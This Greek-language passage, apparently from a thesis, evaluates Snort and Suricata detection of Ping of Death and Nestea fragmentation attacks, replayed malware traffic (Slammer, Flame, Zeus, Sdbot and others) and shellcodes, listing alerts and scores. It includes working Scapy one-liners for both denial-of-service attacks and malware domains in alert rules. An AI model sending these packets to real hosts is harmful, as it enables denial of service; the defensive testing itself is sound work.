Το Ping of death είναι ένας τύπος επίθεσης ο οποίος πραγματοποιείται με την αποστολή ενός κακόβουλου ping στον υπολογιστή στόχο. Το ping αποτελείται υπό φυσιολογικές συνθήκες από 32 bytes (ή 84 bytes αν συνυπολογιστεί και η επικεφαλίδα IP). Κάποιες παλαιότερες εκδόσεις των λειτουργικών συστημάτων δεν είναι σε θέση να χειριστούν πακέτα ping τα οποία έχουν μέγεθος μεγαλύτερο από το μέγιστο μέγεθος πακέτου IPv4 (65.535 bytes), με αποτέλεσμα να καταρρέουν. Ένας επιτιθέμενος μπορεί να εκμεταλλευτεί εύκολα αυτήν την ευπάθεια αποστέλλοντας ένα πακέτο ping το οποίο είναι μεγαλύτερο των 65.535 bytes. Προκειμένου να μπορέσει να αποστείλει ένα πακέτο τέτοιου μεγέθους, το οποίο παραβιάζει τους κανόνες του πρωτοκόλλου IP (όπως αυτό ορίζεται στο RFC 791), χρειάζεται να χρησιμοποιήσει την τεχνική του θρυμματισμού. Όταν ο

υπολογιστής στόχος προσπαθήσει να επανασυναρμολογήσει το θρυμματισμένο πακέτο, παρουσιάζεται ένα buffer overflow το οποίο συνήθως οδηγεί σε κατάρρευση του συστήματος.

Για την εκτέλεση αυτής της δοκιμής αποστάλθηκε ένα πακέτο το οποίο δημιουργήθηκε χρησιμοποιώντας το Scapy. Το πακέτο αυτό περιελάμβανε 67.000 χαρακτήρες και θρυμματίστηκε προκειμένου να είναι εφικτή η αποστολή του:

*send(fragment(IP(dst="192.168.56.51")/ICMP()/("X"*67000)), verbose=0)*

Το Suricata δεν παρήγαγε ειδοποιήσεις. Το Snort παρήγαγε τις ειδοποιήσεις που περιλαμβάνει ο Πίνακας 8-39, χωρίς όμως να επιτυγχάνεται πλήρης αναγνώριση του τύπου της επίθεσης.

Πίνακας 8-39: Ειδοποιήσεις του Snort για το Ping of death

[**] [123:8:1] (spp_frag3) Fragmentation overlap [**] [Classification: Generic Protocol Command Decode] [Priority: 3]
[**] [1:2014703:5] ET DNS Non-DNS or Non-Compliant DNS traffic on DNS port Reserved Bit Set [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1]
[**] [1:2014702:6] ET DNS Non-DNS or Non-Compliant DNS traffic on DNS port Opcode 8 through 15 set [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1]

8.2.2.7.2 Nestea Attack

Το Nestea Attack είναι ένας τύπος επίθεσης ο οποίος πραγματοποιείται με την αποστολή μίας σειράς κομματιών ενός θρυμματισμένου πακέτου. Το πρώτο κομμάτι που αποστέλλεται έχει offset 0 (ενημερώνοντας ότι πρόκειται για το πρώτο κομμάτι) και μέγεθος N. Τα επόμενα κομμάτια έχουν τέτοιο offset που οδηγεί σε επικαλύψεις, ξεπερνώντας όμως το μέγεθος που ορίζεται από το offset και το μέγεθος του τελευταίου κομματιού του πακέτου. Με αυτόν τον τρόπο τα συστήματα που είναι ευάλωτα σε αυτές τις επιθέσεις οδηγούνται σε επανεκκίνηση ή κατάρρευση.

Για την εκτέλεση αυτής της δοκιμής αποστάλθηκαν τρία κομμάτια ενός πακέτου, τα οποία δημιουργήθηκαν χρησιμοποιώντας το Scapy.

*send(IP(dst="192.168.56.50", id=42, flags="MF")/UDP()/("X"*10), verbose=0)*

*send(IP(dst="192.168.56.50", id=42, frag=48)/("X"*116), verbose=0)*

*send(IP(dst="192.168.56.50", id=42, flags="MF")/UDP()/("X"*224), verbose=0)*

Το πρώτο κομμάτι περιελάμβανε 10 χαρακτήρες και ενεργοποιημένη την ένδειξη MF, προκειμένου να δηλωθεί ότι ακολουθούν και επιπλέον κομμάτια του πακέτου. Το δεύτερο κομμάτι περιελάμβανε 116 χαρακτήρες και offset 48 bytes. Επιπροσθέτως δεν είχε ενεργοποιημένη την ένδειξη MF,

προκειμένου να δηλωθεί ότι είναι το τελευταίο κομμάτι του πακέτου. Με δεδομένο ότι το πρώτο κομμάτι είχε μέγεθος 38 bytes (20 bytes η επικεφαλίδα IP, 8 bytes η επικεφαλίδα UDP και 10 bytes τα δεδομένα), δημιουργήθηκε ένα κενό 10 bytes το οποίο χρειάζεται να καλυφθεί από επιπρόσθετα κομμάτια του πακέτου. Το τρίτο κομμάτι που αποστάλθηκε είχε offset 0 και μέγεθος που ξεπερνούσε το τέλος του τελευταίο κομματιού (που αποστάλθηκε δεύτερο), επιχειρώντας μέσω αυτής της επικάλυψης να οδηγηθεί σε κατάρρευση το σύστημα στόχος.

Οι πίνακες που ακολουθούν περιλαμβάνουν τις ειδοποιήσεις που παράχθηκαν από το κάθε IDS. Αν και υπήρξαν ειδοποιήσεις και από τα δύο IDSs, κανένα από αυτά δεν ήταν σε θέση να πραγματοποιήσει πλήρη αναγνώριση του τύπου της επίθεσης.

Πίνακας 8-40: Ειδοποιήσεις του Snort για το Nestea Attack

[**] [123:3:1] (spp_frag3) Short fragment, possible DoS attempt [**] [Classification: Generic Protocol Command Decode] [Priority: 3]
[**] [1:2014703:5] ET DNS Non-DNS or Non-Compliant DNS traffic on DNS port Reserved Bit Set [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1]
[**] [1:2014702:6] ET DNS Non-DNS or Non-Compliant DNS traffic on DNS port Opcode 8 through 15 set [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1]
[**] [123:8:1] (spp_frag3) Fragmentation overlap [**] [Classification: Generic Protocol Command Decode] [Priority: 3]

Πίνακας 8-41: Ειδοποιήσεις του Suricata για το Nestea Attack

[**] [1:2200070:1] SURICATA FRAG IPv4 Fragmentation overlap [**] [Classification: (null)] [Priority: 3]

8.2.2.8 Malware

Στόχος αυτής της κατηγορίας δοκιμών είναι η αξιολόγηση των IDSs ως προς τη δυνατότητά τους να ανιχνεύσουν τη δικτυακή δραστηριότητα ιομορφών. Για τη διεξαγωγή αυτών των δοκιμών χρησιμοποιήθηκαν αρχεία .pcap στα οποία είναι καταγεγραμμένη η δικτυακή κίνηση ορισμένων ιομορφών. Με τη βοήθεια του εργαλείου tcpreplay έγινε αναπαραγωγή αυτής της δικτυακής κίνησης και ελέγχθηκε η απόκριση των IDSs.

Ο Πίνακας 8-42 περιλαμβάνει τη μοριοδότηση που έλαβε το κάθε IDS για κάθε μία από τις δοκιμές αυτής της κατηγορίας.

Πίνακας 8-42: Αναλυτικά στοιχεία μοριοδότησης δοκιμών κατηγορίας Malware

Α/Α	Δοκιμή	Μόρια Snort	Μόρια Suricata
1	SQL Slammer Worm	2	2
2	Flame	2	2
3	Trojan.Stabuniq	2	2
4	Sanny / Win32.Daws	2	2
5	W32.Vobfus / Worm_Vobfus	2	2
6	Zeus / Zbot	2	2
7	Skynet Tor botnet / Trojan.Tbot	1	2
8	ZeroAccess / Sirefef Rootkit	0	0
9	W32 / Sdbot	2	2

8.2.2.8.1 SQL Slammer Worm

Η ιομορφή SQL Slammer Worm εκμεταλλεύεται μία ευπάθεια τύπου buffer overflow του MSSQL Server, με στόχο την άρνηση υπηρεσιών. Για την αναπαραγωγή της δικτυακής κίνησης της ιομορφής χρησιμοποιήθηκε ένα .pcap αρχείο με MD5 hash *e051cedfe868bd4e78a451ea1117ec3c*. Οι πίνακες που ακολουθούν περιλαμβάνουν τις ειδοποιήσεις που παράχθηκαν από το κάθε IDS.

Πίνακας 8-43: Ειδοποιήσεις του Snort για το SQL Slammer Worm

[**] [1:2003:14] SQL Worm propagation attempt [**] [Classification: Misc Attack] [Priority: 2]
[**] [1:2004:13] SQL Worm propagation attempt OUTBOUND [**] [Classification: Misc Attack] [Priority: 2]
[**] [1:4990:12] SERVER-MSSQL heap-based overflow attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1]

Πίνακας 8-44: Ειδοποιήσεις του Suricata για το SQL Slammer Worm

[**] [1:2003:14] SQL Worm propagation attempt [**] [Classification: Misc Attack] [Priority: 2]
[**] [1:2004:13] SQL Worm propagation attempt OUTBOUND [**] [Classification: Misc Attack] [Priority: 2]

[**] [1:4990:12] SERVER-MSSQL heap-based overflow attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1]
[**] [1:2050:17] SERVER-MSSQL version overflow attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1]

8.2.2.8.2 Flame

Η ιομορφή Flame είναι ένα εργαλείο κατασκοπείας στον κυβερνοχώρο, το οποίο δίνει τη δυνατότητα στον επιτιθέμενο να υποκλέψει μία πληθώρα δεδομένων από το στόχο του. Τα δεδομένα που συγκεντρώνει αποστέλλονται κρυπτογραφημένα σε απομακρυσμένους C&C (Command & Control) Servers, χρησιμοποιώντας το πρωτόκολλο SSL. Για την αναπαραγωγή της δικτυακής κίνησης της ιομορφής χρησιμοποιήθηκε ένα .pcap αρχείο με MD5 hash *d190d95b773e65f035990f60206b9ad5*. Ο πίνακας που ακολουθεί περιλαμβάνει τις ειδοποιήσεις που παράχθηκαν και από τα δύο IDS.

Πίνακας 8-45: Ειδοποιήσεις των Snort και Suricata για το Flame

[**] [1:23020:1] BLACKLIST DNS request for known malware domain traffic-spot.com - Flame [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:23021:1] BLACKLIST DNS request for known malware domain traffic-spot.biz - Flame [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:23022:1] BLACKLIST DNS request for known malware domain smart-access.net - Flame [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:23023:1] BLACKLIST DNS request for known malware domain quick-net.info - Flame [**] [Classification: A Network Trojan was Detected] [Priority: 1]

8.2.2.8.3 Trojan.Stabuniq

Η ιομορφή Trojan.Stabuniq συγκεντρώνει δεδομένα από το μολυσμένο υπολογιστή και τα αποστέλλει σε απομακρυσμένες τοποθεσίες. Για την αναπαραγωγή της δικτυακής κίνησης της ιομορφής χρησιμοποιήθηκε ένα .pcap αρχείο με MD5 hash *c984cf198f3d584ee4a5ef24d5d37915*. Οι πίνακες που ακολουθούν περιλαμβάνουν τις ειδοποιήσεις που παράχθηκαν από το κάθε IDS.

Πίνακας 8-46: Ειδοποιήσεις του Snort για το Trojan.Stabuniq

[**] [1:2016096:2] ET TROJAN W32/Stabuniq CnC POST [**] [Classification: A Network Trojan

was Detected] [Priority: 1]
[**] [1:25371:1] MALWARE-CNC Win.Trojan.Ruskill variant outbound connection [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:2016130:1] ET TROJAN Stabuniq C&C Communication [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:2010517:6] ET WEB_SERVER Possible HTTP 404 XSS Attempt (Local Source) [**] [Classification: Web Application Attack] [Priority: 1]

Πίνακας 8-47: Ειδοποιήσεις του Suricata για το Trojan.Stabuniq

[**] [1:25371:1] MALWARE-CNC Win.Trojan.Ruskill variant outbound connection [**] [Classification: A Network Trojan was detected] [Priority: 1]
[**] [1:2016130:2] ET TROJAN Stabuniq C&C Communication [**] [Classification: A Network Trojan was detected] [Priority: 1]
[**] [1:2016096:3] ET TROJAN W32/Stabuniq CnC POST [**] [Classification: A Network Trojan was detected] [Priority: 1]

8.2.2.8.4 Sanny / Win32.Daws

Η ιομορφή Sanny / Win32.Daws συγκεντρώνει και αυτή δεδομένα από το μολυσμένο υπολογιστή και τα αποστέλλει σε ένα forum ή μία διεύθυνση ηλεκτρονικής αλληλογραφίας. Για την αναπαραγωγή της δικτυακής κίνησης της ιομορφής χρησιμοποιήθηκε ένα .pcap αρχείο με MD5 hash *e20dd76d389359e3949e6e3fb4da9fad*. Οι πίνακες που ακολουθούν περιλαμβάνουν τις ειδοποιήσεις που παράχθηκαν από το κάθε IDS.

Πίνακας 8-48: Ειδοποιήσεις του Snort για το Sanny / Win32.Daws

[**] [1:2016050:2] ET TROJAN W32.Daws/Sanny CnC Initial Beacon [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:25098:1] MALWARE-CNC Win.Dropper.Daws variant outbound connection [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:2016051:3] ET TROJAN W32.Daws/Sanny CnC POST [**] [Classification: A Network Trojan was Detected] [Priority: 1]

[**] [1:25099:1] MALWARE-CNC Win.Dropper.Daws variant outbound connection [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:2012889:2] ET POLICY Http Client Body contains pw= in cleartext [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1]

Πίνακας 8-49: Ειδοποιήσεις του Suricata για το Sanny / Win32.Daws

[**] [1:2016050:2] ET TROJAN W32.Daws/Sanny CnC Initial Beacon [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:25098:1] MALWARE-CNC Win.Dropper.Daws variant outbound connection [**] [Classification: A Network Trojan was Detected] [Priority: 1]

8.2.2.8.5 W32.Vobfus / Worm_Vobfus

Η ιομορφή W32.Vobfus / Worm_Vobfus είναι άλλη μία ιομορφή η οποία επικοινωνεί με απομακρυσμένους C&C (Command & Control) Servers, για την υποκλοπή δεδομένων. Για την αναπαραγωγή της δικτυακής κίνησης της ιομορφής χρησιμοποιήθηκε ένα .pcap αρχείο με MD5 hash *d7b94633c4202ef5effc4ae8801258b0*. Ο πίνακας που ακολουθεί περιλαμβάνει τις ειδοποιήσεις που παράχθηκαν και από τα δύο IDS.

Πίνακας 8-50: Ειδοποιήσεις των Snort και Suricata για το W32.Vobfus / Worm_Vobfus

[**] [1:385:7] PROTOCOL-ICMP traceroute [**] [Classification: Attempted Information Leak] [Priority: 2]
[**] [1:384:7] PROTOCOL-ICMP PING [**] [Classification: Misc activity] [Priority: 3]
[**] [1:408:7] PROTOCOL-ICMP Echo Reply [**] [Classification: Misc activity] [Priority: 3]
[**] [1:1917:9] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3]
[**] [1:24842:1] BLACKLIST DNS request for known malware domain ns1.helpupdater.net [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:24843:1] BLACKLIST DNS request for known malware domain ns1.helpupdated.com [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:19580:5] MALWARE-CNC Worm Win.Trojan.Basun.wsc inbound connection [**]

[Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:2010973:4] ET TROJAN Vobfus/Changeup/Chinky Download Command [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:11263:6] SERVER-APACHE Apache mod_ssl non-SSL connection to SSL port denial of service attempt [**] [Classification: Attempted Denial of Service] [Priority: 2]
[**] [1:2015976:2] ET TROJAN WORM_VOBFUS Checkin Generic [**] [Classification: A Network Trojan was Detected] [Priority: 1]

8.2.2.8.6 Zeus / Zbot

Η ιομορφή Zeus / Zbot είναι μία ιομορφή η οποία επικοινωνεί με απομακρυσμένους C&C (Command & Control) Servers, για την υποκλοπή δεδομένων που αφορούν διαπιστευτήρια σύνδεσης με τραπεζικές υπηρεσίες, καθώς και άλλα προσωπικά δεδομένα. Για την αναπαραγωγή της δικτυακής κίνησης της ιομορφής χρησιμοποιήθηκε ένα .pcap αρχείο με MD5 hash *baf9e44203f12b06624fd88fe94eb4d1*. Οι πίνακες που ακολουθούν περιλαμβάνουν τις ειδοποιήσεις που παράχθηκαν από το κάθε IDS.

Πίνακας 8-51: Ειδοποιήσεις του Snort για το Zeus / Zbot

[**] [1:25050:1] MALWARE-CNC Win.Trojan.Zeus variant outbound connection [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:2000419:17] ET POLICY PE EXE or DLL Windows file download [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1]
[**] [1:15306:16] FILE-IDENTIFY Portable Executable binary file magic detected [**] [Classification: Misc activity] [Priority: 3]
[**] [1:2014545:2] ET CURRENT_EVENTS TDS Sutra - page redirecting to a SutraTDS [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:21848:3] MALWARE-CNC TDS Sutra - page redirecting to a SutraTDS [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:21846:3] MALWARE-CNC TDS Sutra - request in.cgi [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:2014543:1] ET CURRENT_EVENTS TDS Sutra - request in.cgi [**] [Classification: Potentially Bad Traffic] [Priority: 2]

[**] [1:2014542:2] ET CURRENT_EVENTS TDS Sutra - redirect received [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:21845:3] MALWARE-CNC TDS Sutra - redirect received [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:24168:2] INDICATOR-OBFUSCATION hidden iframe - potential include of malicious content [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:19177:7] SERVER-WEBAPP cookiejacking attempt [**] [Classification: Attempted Information Leak] [Priority: 2]
[**] [1:16642:6] POLICY-OTHER file URI scheme attempt [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1]
[**] [120:8:1] (http_inspect) INVALID CONTENT-LENGTH OR CHUNK SIZE [**] [Classification: Unknown Traffic] [Priority: 3]
[**] [1:15362:8] INDICATOR-OBFUSCATION obfuscated javascript excessive fromCharCode - potential attack [**] [Classification: Misc activity] [Priority: 3]
[**] [119:8:1] (http_inspect) MULTI_SLASH ENCODING [**] [Classification: Not Suspicious Traffic] [Priority: 3]
[**] [120:3:1] (http_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE [**] [Classification: Unknown Traffic] [Priority: 3]

Πίνακας 8-52: Ειδοποιήσεις του Suricata για το Zeus / Zbot

[**] [1:2406128:295] ET RBN Known Russian Business Network IP (65) [**] [Classification: (null)] [Priority: 3]
[**] [1:25050:1] MALWARE-CNC Win.Trojan.Zeus variant outbound connection [**] [Classification: A Network Trojan was detected] [Priority: 1]
[**] [1:2000419:21] ET POLICY PE EXE or DLL Windows file download [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1]
[**] [1:15306:16] FILE-IDENTIFY Portable Executable binary file magic detected [**] [Classification: Misc activity] [Priority: 3]
[**] [1:2014543:2] ET CURRENT_EVENTS TDS Sutra - request in.cgi [**] [Classification: Potentially Bad Traffic] [Priority: 2]

[**] [1:21846:3] MALWARE-CNC TDS Sutra - request in.cgi [**] [Classification: A Network Trojan was detected] [Priority: 1]
[**] [1:2406130:295] ET RBN Known Russian Business Network IP (66) [**] [Classification: (null)] [Priority: 3]
[**] [1:1:1] FILEEXT JPG file claimed [**] [Classification: (null)] [Priority: 3]
[**] [1:2406276:295] ET RBN Known Russian Business Network IP (139) [**] [Classification: (null)] [Priority: 3]
[**] [1:19177:7] SERVER-WEBAPP cookiejacking attempt [**] [Classification: Attempted Information Leak] [Priority: 2]
[**] [1:16642:6] POLICY-OTHER file URI scheme attempt [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1]
[**] [1:24168:2] INDICATOR-OBFUSCATION hidden iframe - potential include of malicious content [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:2014545:4] ET CURRENT_EVENTS TDS Sutra - page redirecting to a SutraTDS [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:21848:3] MALWARE-CNC TDS Sutra - page redirecting to a SutraTDS [**] [Classification: A Network Trojan was detected] [Priority: 1]
[**] [1:2014542:3] ET CURRENT_EVENTS TDS Sutra - redirect received [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:15362:8] INDICATOR-OBFUSCATION obfuscated javascript excessive fromCharCode - potential attack [**] [Classification: Misc activity] [Priority: 3]
[**] [1:2406794:295] ET RBN Known Russian Business Network IP (398) [**] [Classification: (null)] [Priority: 3]
[**] [1:2406338:295] ET RBN Known Russian Business Network IP (170) [**] [Classification: (null)] [Priority: 3]
[**] [1:19887:3] INDICATOR-OBFUSCATION potential javascript unescape obfuscation attempt detected [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1]

8.2.2.8.7 Skynet Tor botnet / Trojan.Tbot

Η ιομορφή Skynet Tor botnet / Trojan.Tbot έχει δυνατότητες επιθέσεων άρνησης υπηρεσιών, bitcoin-mining και υποκλοπής διαπιστευτηρίων σύνδεσης με τραπεζικές υπηρεσίες. Η ιδιαιτερότητά του είναι το γεγονός ότι η επικοινωνία με τους απομακρυσμένους C&C (Command & Control) Servers γίνεται μέσω του δικτύου ανωνυμίας Tor. Μεταξύ άλλων περιλαμβάνει το ZeuS bot και έναν Tor client για Windows. Για την αναπαραγωγή της δικτυακής κίνησης της ιομορφής χρησιμοποιήθηκε ένα .pcap αρχείο με MD5 hash *511b6f7ecd96101b59b0f0074b0851d8*.

Οι πίνακες που ακολουθούν περιλαμβάνουν τις ειδοποιήσεις που παράχθηκαν από το κάθε IDS. Το συμπέρασμα που προκύπτει είναι ότι το Suricata κατάφερε να ανιχνεύσει πλήρως τις ύποπτες δραστηριότητες της ιομορφής, ενώ το Snort αν και κατάφερε να την ανιχνεύσει δεν παρήγαγε αντίστοιχα πλήρεις ειδοποιήσεις.

Πίνακας 8-53: Ειδοποιήσεις του Snort για το Skynet Tor botnet / Trojan.Tbot

[**] [1:384:7] PROTOCOL-ICMP PING [**] [Classification: Misc activity] [Priority: 3]
[**] [1:2012758:4] ET INFO DYNAMIC_DNS Query to *.dyndns. Domain [**] [Classification: Misc activity] [Priority: 3]
[**] [1:2014932:1] ET POLICY DynDNS CheckIp External IP Address Server Response [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:2013076:6] ET TROJAN Zeus Bot GET to Google checking Internet connectivity [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [120:8:1] (http_inspect) INVALID CONTENT-LENGTH OR CHUNK SIZE [**] [Classification: Unknown Traffic] [Priority: 3]
[**] [120:3:1] (http_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE [**] [Classification: Unknown Traffic] [Priority: 3]

Πίνακας 8-54: Ειδοποιήσεις του Suricata για το Skynet Tor botnet / Trojan.Tbot

[**] [1:384:7] PROTOCOL-ICMP PING [**] [Classification: Misc activity] [Priority: 3]
[**] [1:2012758:4] ET INFO DYNAMIC_DNS Query to *.dyndns. Domain [**] [Classification: Misc activity] [Priority: 3]
[**] [1:2014932:2] ET POLICY DynDNS CheckIp External IP Address Server Response [**] [Classification: Potentially Bad Traffic] [Priority: 2]

[**] [1:2520092:1392] ET TOR Known Tor Exit Node Traffic (47) [**] [Classification: Misc Attack] [Priority: 2]
[**] [1:2520154:1392] ET TOR Known Tor Exit Node Traffic (78) [**] [Classification: Misc Attack] [Priority: 2]
[**] [1:2520060:1392] ET TOR Known Tor Exit Node Traffic (31) [**] [Classification: Misc Attack] [Priority: 2]
[**] [1:2406338:295] ET RBN Known Russian Business Network IP (170) [**] [Classification: (null)] [Priority: 3]
[**] [1:2520014:1392] ET TOR Known Tor Exit Node Traffic (8) [**] [Classification: Misc Attack] [Priority: 2]
[**] [1:2013076:7] ET TROJAN Zeus Bot GET to Google checking Internet connectivity [**] [Classification: A Network Trojan was detected] [Priority: 1]
[**] [1:2016067:2] ET POLICY Possible BitCoin Miner User-Agent (miner) [**] [Classification: A Network Trojan was detected] [Priority: 1]
[**] [1:2006402:10] ET POLICY Incoming Basic Auth Base64 HTTP Password detected unencrypted [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1]

8.2.2.8.8 ZeroAccess / Sirefef Rootkit

Το ZeroAccess είναι μία συλλογή από rootkits και backdoors, η οποία επιτρέπει στους επιτιθέμενους να ελέγχουν από απόσταση τους μολυσμένους υπολογιστές. Χρησιμοποιείται πολύ συχνά για την ανακατεύθυνση της κίνησης των χρηστών. Για την αναπαραγωγή της δικτυακής κίνησης της ιομορφής χρησιμοποιήθηκε ένα .pcap αρχείο με MD5 hash *dc584af560c89627c8c1c04e2e50452f*. Κανένα από τα δύο IDSs δεν παρήγαγε ειδοποιήσεις κατά τη διάρκεια της δοκιμής.

8.2.2.8.9 W32 / Sdbot

Η ιομορφή W32 / Sdbot συνδέεται μέσω ενός καναλιού IRC σε έναν C&C Server και αναμένει εντολές από τον επιτιθέμενο. Για την αναπαραγωγή της δικτυακής κίνησης της ιομορφής χρησιμοποιήθηκε ένα .pcap αρχείο με MD5 hash *c3866f619e9dd74add82dce9b6c9481e*. Οι πίνακες που ακολουθούν περιλαμβάνουν τις ειδοποιήσεις που παράχθηκαν από το κάθε IDS.

Πίνακας 8-55: Ειδοποιήσεις του Snort για το W32 / Sdbot

[**] [1:1201:12] INDICATOR-COMPROMISE 403 Forbidden [**] [Classification: Attempted Information Leak] [Priority: 2]
[**] [1:2000345:15] ET TROJAN IRC Nick change on non-standard port [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:20089:7] INDICATOR-COMPROMISE IRC nick change on non-standard port [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:2008123:7] ET TROJAN Likely Bot Username in IRC (XP-..) [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:2000348:12] ET TROJAN IRC Channel JOIN on non-standard port [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:20092:7] INDICATOR-COMPROMISE IRC channel join on non-standard port [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:20094:6] INDICATOR-COMPROMISE IRC message on non-standard port [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:2000348:12] ET TROJAN IRC Channel JOIN on non-standard port [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:2003047:4] ET POLICY Proxy Judge Discovery/Evasion (prxjdg.cgi) [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1]
[**] [120:8:1] (http_inspect) INVALID CONTENT-LENGTH OR CHUNK SIZE [**] [Classification: Unknown Traffic] [Priority: 3]
[**] [120:3:1] (http_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE [**] [Classification: Unknown Traffic] [Priority: 3]
[**] [1:2000347:13] ET TROJAN IRC Private message on non-standard port [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:2003047:4] ET POLICY Proxy Judge Discovery/Evasion (prxjdg.cgi) [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1]
[**] [1:20093:6] INDICATOR-COMPROMISE IRC channel notice on non-standard port [**] [Classification: A Network Trojan was Detected] [Priority: 1]

Πίνακας 8-56: Ειδοποιήσεις του Suricata για το W32 / Sdbot

[**] [1:2000345:15] ET TROJAN IRC Nick change on non-standard port [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:20089:7] INDICATOR-COMPROMISE IRC nick change on non-standard port [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:2008123:7] ET TROJAN Likely Bot Username in IRC (XP-..) [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:20092:7] INDICATOR-COMPROMISE IRC channel join on non-standard port [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:20094:6] INDICATOR-COMPROMISE IRC message on non-standard port [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:2000348:12] ET TROJAN IRC Channel JOIN on non-standard port [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:2000347:13] ET TROJAN IRC Private message on non-standard port [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:2003047:4] ET POLICY Proxy Judge Discovery/Evasion (prxjdg.cgi) [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1]

8.2.2.9 Shellcodes

Στόχος αυτής της κατηγορίας δοκιμών είναι η αξιολόγηση των IDSs ως προς τη δυνατότητά τους να ανιχνεύσουν shellcodes. Ο Πίνακας 8-57 περιλαμβάνει τη μοριοδότηση που έλαβε το κάθε IDS για κάθε μία από τις δοκιμές αυτής της κατηγορίας.

Πίνακας 8-57: Αναλυτικά στοιχεία μοριοδότησης δοκιμών κατηγορίας Shellcodes

Α/Α	Δοκιμή	Μόρια Snort	Μόρια Suricata
1	SHELLCODE ** sparc setuid 0	2	2
2	SHELLCODE x86 setgid	2	2
3	SHELLCODE IRIX SGI + NOOP	0	0
4	SHELLCODE metasploit windows/exec	0	0
5	SHELLCODE metasploit windows/shell_bind_tcp	0	0

Α/Α	Δοκιμή	Μόρια Snort	Μόρια Suricata
6	SHELLCODE metasploit windows/shell_reverse_tcp	0	0
7	SHELLCODE metasploit windows/upexec/bind_tcp	0	0
8	SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0	2	2
9	SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/shikata_ga_nai	0	0
10	SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/alpha_mixed	2	2
11	SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/alpha_upper	2	2
12	SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder 86/avoid_underscore_tolower	2	2
13	SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/call4_dword_xor	2	2
14	SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/context_cpuid	2	2
15	SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/context_stat	2	2
16	SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/countdown	2	2
17	SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/fnstenv_mov	2	2
18	SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/jmp_call_additive	2	2
19	SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/nonalpha	2	2
20	SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/single_static_bit	2	2
21	SHELLCODE x86 setgid 0 && SHELLCODE x86	2	0

A/A	Δοκιμή	Μόρια Snort	Μόρια Suricata
	setuid 0 using encoder x86/alpha_mixed 5 iterations		
